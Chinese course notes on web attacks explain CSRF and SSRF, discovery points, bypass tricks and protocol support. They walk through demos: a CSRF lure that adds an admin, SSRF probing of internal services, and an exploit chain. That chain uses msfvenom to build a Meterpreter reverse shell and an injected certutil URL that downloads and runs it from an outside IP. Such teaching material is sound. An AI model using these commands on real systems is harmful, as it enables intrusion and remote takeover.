
WEB 攻防-通用漏洞&CSRF&SSRF&协议玩法&内网探针&漏洞利用


IIS安全
ASP
源码问题
配置不当
ASPX
代码安全
常见漏洞
应用
PHP
函数
代码URL对应

#知识点：

1、CSRF-原理&危害&探针&利用等

2、SSRF-原理&危害&探针&利用等

3、CSRF&SSRF-黑盒下漏洞探针点

#详细点：

CSRF 全称：Cross-site request forgery，即，跨站请求伪造，也被称为 “One Click Attack” 或 “Session Riding”，通常缩写为 CSRF 或者 XSRF，是一种对网站的恶意利用。举个生活中的例子：就是某个人点了个奇怪的链接，自己什么也没输，但自己的 qq 号或其他的号就被盗了。即该攻击可以在受害者不知情的情况下以受害者名义伪造请求，执行恶意操作，具有很大的危害性。

CSRF 的攻击过程两个条件：

1、目标用户已经登录了网站，能够执行网站的功能。

2、目标用户访问了攻击者构造的 URL。

CSRF 安全问题黑盒怎么判断：

1、看验证来源不-修复

2、看凭据有无 token--修复

3、看关键操作有无验证-修复

-CSRF 安全问题白盒怎么审计：

同黑盒思路一样，代码中分析上述三看

SSRF(Server-Side Request Forgery:服务器端请求伪造） 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF 攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定 URL 地址获取网页文本内容，加载指定地址的图片，下载等等。

-SSRF 黑盒可能出现的地方：

1.社交分享功能：获取超链接的标题等内容进行显示

2.转码服务：通过 URL 地址把原地址的网页内容调优使其适合手机屏幕浏览


3.在线翻译：给网址翻译对应网页的内容


4.图片加载/下载：例如富文本编辑器中的点击下载图片到本地；通过 URL 地址加载或下载图片


5.图片/文章收藏功能：主要其会取 URL 地址中 title 以及文本的内容作为显示以求一个好的用具体验

6.云服务厂商：它会远程执行一些命令来判断网站是否存活等，所以如果可以捕获相应的信息，就可以进行 ssrf 测试

7.网站采集，网站抓取的地方：一些网站会针对你输入的 url 进行一些信息采集工作


响应请求
服务器
发送请求
发送请求，Bob 把 1000000 的存款转到 bob2 的账号下 http://bank.example/withdraw?account=bob&amount=1000000&for=bob2
登陆银行界面
用户
浏览器
另外的界面
发送请求，bob把1000000的存款转到黑客的账号下，http://bank.example/withdraw?account=bob&amount=1000000&for=黑客
发送请求
伪装成
注入诱导信息
黑客


通过SSRF加载外部服务器上的资源
攻击者
防火墙
存在SSRF漏洞的WEB服务器
通过SSRF访问内部资源，例如文件服务器、数据库服务器、FTP等


SSRF漏洞挖掘
SSRF(Server-Side Request Forgery:服务器端请求伪造)
目标
从外网无法访问的内部系统
原因
由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制
挖掘
1 从WEB功能上寻找
1）分享：通过URL地址分享网页内容
2）转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览
3）在线翻译：通过URL地址翻译对应文本的内容。提供此功能的国内公司有百度、有道等
4）图片加载与下载：通过URL地址加载或下载图片
5）图片、文章收藏功能
6）未公开的api实现以及其他调用URL的功能
2 从URL关键字中寻找
share
wap
url
link
src
source
target
u
3g
display
sourceURI
imageURL
domain
验证
1）基本判断（排除法）
burpsuite抓包
右键打开图片
绕过
1）http://A.com@10.10.10.10
115.239.210.26 = 16373751032

	PHP	Java	curl	Perl	ASP.NET
http	✔	✔	✔	✔	✔
https	✔	✔	✔	✔	✔
gopher	—with-curlwrappers	before JDK 1.7	before 7.49.0 不支持\x00	✔	before version 3
tftp	—with-curlwrappers	✗	before 7.49.0 不支持\x00	✗	✗
dict	—with-curlwrappers	✗	✔	✗	✗
file	✔	✔	✔	✔	✔
ftp	✔	✔	✔	✔	✔
imap	—with-curlwrappers	✗	✔	✔	✗
pop3	—with-curlwrappers	✗	✔	✔	✗
rtsp	—with-curlwrappers	✔	✔	✔	✔
smb	—with-curlwrappers	✔	✔	✔	✔
smtp	—with-curlwrappers	✗	✔	✗	✗
telnet	—with-curlwrappers	✗	✔	✗	✗
ssh2	受限于 allow_url_fopen	✗	✗	受限于 Net:SSH2	✗
ogg	受限于 allow_url_fopen	✗	✗	✗	✗
expect	受限于 allow_url_fopen	✗	✗	✗	✗
ldap	✗	✗	✗	✔	✗
php	✔	✗	✗	✗	✗
zlib/bzip2/zip	受限于 allow_url_fopen	✗	✗	✗	✗

FREEBUF
@rootrain QAQ
weibo.com/rootredrain

演示案例：

- CSRF-原理&后台自动添加管理员
- SSRF-原理&服务&协议&内网&漏洞
- SSRF-某实际案例测试演示(功能点)

#CSRF-原理&后台自动添加管理员

-案例说明：小迪在登录后台管理自己网站的时候，突然群里给小迪说阿祖又说爱上别人了，随后给我发了个 URL 链接，小迪直接点了进去，GG!

小迪的网站：http://test.xiaodi8.com/

发送的 URL：http://47.94.236.117/add.html

利用流程：

1、获取目标的触发数据包

2、利用 CSRFTester 构造导出

3、诱使受害者访问特定地址触发

#SSRF-原理&服务&协议&内网&漏洞

-参考文章：https://www.t00ls.cc/articles-41070.html

-案例说明：小迪在本地创建了远程图片文件加载应用，直接被攻击者利用 SSRF 探针本地及内网服务，并利用某漏洞直接获取到内网某主机的权限!

1、服务探针：

http://127.0.0.1:8081/

http://127.0.0.1:3306/

2、协议玩法：（更多玩法见上图）

file:///D:/www.txt

dict://127.0.0.1:3306/info

ftp://192.168.46.148:21

3、内网扫描：

http://192.168.46.148:8080

4、漏洞利用：

-生成：msfvenom -p windows/meterpreter/reverse_http LHOST=47.94.236.117 LPORT=6688 -f exe -o xx.exe

-监听：

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 0.0.0.0
set lport 6688
run
```

-下载：

http://192.168.46.148:8080/?search==%00{.exec|cmd.exe%20/c%20certutil%20-urlcache%20-split%20-f%20http://47.94.236.117/xx.exe.}

-执行：http://192.168.46.148:8080/?search==%00{.exec|xx.exe.}

#SSRF-某实际案例测试演示(功能点)

基于上述的 SSRF 的漏洞原理，漏洞探针开展黑盒思路分析那些可能存在

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址